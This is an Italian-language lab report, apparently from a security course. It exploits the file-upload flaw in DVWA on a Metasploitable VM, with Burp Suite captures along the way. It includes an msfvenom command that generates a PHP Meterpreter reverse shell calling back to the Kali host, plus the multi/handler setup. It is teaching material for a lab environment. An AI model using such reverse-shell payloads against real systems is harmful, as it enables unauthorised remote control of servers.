

Traccia Esercizio:

Argomento: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Obiettivi:

- 1. Configurazione del Laboratorio:**
 - Configurare il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
 - Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.
- 2. Esercizio Pratico:**
 - Sfruttare la vulnerabilità di file upload presente sulla DVWA (Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
 - Caricare una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
 - Utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable.
- 3. Monitoraggio con BurpSuite:**
 - Intercettare e analizzare ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
 - Familiarizzare con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

Lezione del Giorno

Traccia dell'Esercizio:

- 1. Preparazione dell'Ambiente:**
 - Configurare la macchina virtuale Metasploitable.
 - Configurare la macchina virtuale Kali Linux.
 - Verificare la connessione tra le due macchine con un semplice ping.
- 2. Caricamento della Shell PHP:**
 - Accedere alla DVWA sulla macchina Metasploitable tramite il browser della Kali Linux.
 - Navigare alla sezione File Upload della DVWA.
 - Creare una semplice shell PHP (ad esempio, `shell.php`) e caricarla attraverso il modulo di upload.
 - Verificare che il file sia stato caricato con successo.
- 3. Esecuzione della Shell PHP:**
 - Accedere alla shell caricata tramite il browser.
 - Utilizzare la shell per eseguire comandi da remoto sulla macchina Metasploitable.
- 4. Intercettazione e Analisi con BurpSuite:**
 - Avviare BurpSuite e configurare il browser per utilizzare Burp come proxy.
 - Intercettare le richieste HTTP/HTTPS effettuate durante il processo di upload e di esecuzione della shell.
 - Analizzare le richieste e le risposte per comprendere il funzionamento e individuare eventuali vulnerabilità.

Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.

Esecuzione:

Kali Linux

```
(marco@vbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:a4:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
```

Metasploitable (DVWA)




```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2b:75:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
```

PING - Test Connettività

```
(marco@vbox)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=1.09 ms
^C
— 192.168.50.150 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1366ms
rtt min/avg/max/mdev = 1.090/1.179/1.269/0.089 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.308 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.954 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.937 ms
--- 192.168.50.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.308/0.733/0.954/0.300 ms
```

Accedere all DVWA



Inseriamo delle credenziali




Username

test

Password

..

Login



Kali Linux (FULL) (Fresh Update - Start) [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2025.10.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Request to http://192.168.50.150:80 Open browser

Time	Type	Direction	Method	URL	Status code	Len
21:37:5...	HTTP	→	POST	http://192.168.50.150/dvwa/login.php		



Request

Pretty Raw Hex

```

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.150
3 Content-Length: 37
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.150
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.150/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=938d3411986cd92c677f4de1d9251784
14 Connection: keep-alive
15
16 username=test&password=146Login=Login
  
```

Notes



Hint: default username is 'admin' with password 'password'

Eseguiamo **l'accesso** mentre continuiamo ad osservare con **burp**




Username

admin

Password

Login



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to `http://192.168.50.150/dvwa/login.php` is captured. The 'Request' pane shows the raw data of the POST request:

```

1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.50.150
3 Content-Length: 44
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.150
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.150/dvwa/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=938d3411986cd92c677f4de1d9251784
14 Connection: keep-alive
15
16 username=admin&password=password&Login=Login
    
```


Impostiamo la **Security** della **DVWA** su **low**

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low ▼

Submit

Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer

Extensions
Learn

Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings

Interception on
Forward
Drop
Request to http://192.168.50.150:80

Time	Type	Direction	Method	URL
21:58:0...	HTTP	→ Request	POST	http://192.168.50.150/dvwa/security.php

Request

Pretty
Raw
Hex

1 POST /dvwa/security.php HTTP/1.1
2 Host: 192.168.50.150
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.150
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.150/dvwa/security.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=938d3411986cd92c677f4de1d9251784
14 Connection: keep-alive
15
16 security=low&seclev_submit=Submit

Notes

Intercept HTTP history WebSockets history Match and replace Proxy settings				
Intercept on → Forward ▼ Drop ▼ Request to http://192.				
Time	Type	Direction	Method	URL
21:59:2...	HTTP	→ Request	GET	http://192.168.50.150/dvwa/security.php

Request		No
Pretty	Raw Hex	
<pre> 1 GET /dvwa/security.php HTTP/1.1 2 Host: 192.168.50.150 3 Cache-Control: max-age=0 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Referer: http://192.168.50.150/dvwa/security.php 9 Accept-Encoding: gzip, deflate, br 10 Cookie: security=low; PHPSESSID=938d3411986cd92c677f4de1d9251784 11 Connection: keep-alive 12 13 </pre>		

generiamo una **reverse shell .php** con **MSNVENOM** da caricare sulla **dvwa**

**"msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.50.100
LPORT=4444 -f raw -o shell.php"**



-p php/meterpreter/reverse_tcp: *Seleziona il payload Meterpreter per PHP*


LHOST=192.168.50.100: *Imposta l'IP della tua macchina dove il payload si connetterà.*

LPORT=4444: *La porta della macchina in ascolto per la connessione in ingresso.*

-f raw: *Specifica che l'output deve essere codice PHP grezzo.*

-o shell.php: *Salva il payload nel file shell.php*

```
(marco@vbox)-[~]  
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=4444 -f raw -o shell.php  
  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1115 bytes  
Saved as: shell.php
```




The screenshot displays the OWASP DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar shows the URL `192.168.50.150/dvwa/vulnerabilities/upload/`. The page title is "Vulnerability: File Upload". The left sidebar contains a menu with the following options: "Home", "Instructions", "Setup", "Brute Force", "Command Execution", "CSRF", "File Inclusion", "SQL Injection", "SQL Injection (Blind)", and "Upload" (which is highlighted in green). The main content area features a form with the text "Choose an image to upload:" and two buttons: "Choose File" and "Upload". Below the form, there is a "More info" section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>.



The screenshot shows the Burp Suite interface. At the top, there's a menu bar with options: Burp, Project, Intruder, Repeater, View, and Help. Below the menu is a tabbed interface with tabs: Dashboard, Target, Proxy (selected), Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, and Logger. Under the Proxy tab, there are sub-tabs: Intercept (selected), HTTP history, WebSockets history, Match and replace, and Proxy settings. Below these tabs is a control bar with buttons: Intercept on (blue), Forward (orange), and a dropdown menu currently showing 'Drop'. Below the control bar is a table of intercepted requests.

Time	Type	Direction	Method	URL
22:28:25 7 Nov 2025	HTTP	→ Request	POST	http://192.168.50.150/dwva/vulnerabilities/upload/

[illegible]




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A table of intercepted requests is visible, showing a GET request to `http://192.168.50.150/dvwa/hackable/uploads/shell.php` at 22:33:40. Below the table, the 'Request' details are shown in 'Pretty' format:

```

1 GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2 Host: 192.168.50.150
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/141.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
  png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=938d3411986cd92c677f4de1d9251784
9 Connection: keep-alive
10
11
  
```

shell.php caricata con successo



The screenshot shows a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The page title is 'Vulnerability: File Upload'. The main content area shows a form with a 'Choose File' button and an 'Upload' button. Below the form, a red message indicates: `../../hackable/uploads/shell.php successfully uploaded!`. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload (which is highlighted).

Da **msfconsole** mettiamo il **multi/handler** in ascolto

```
(marco@vbox)-[~]
$ msfconsole
```

configuriamolo impostando **PAYLOAD**, **LHOST** e **LPORT**

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


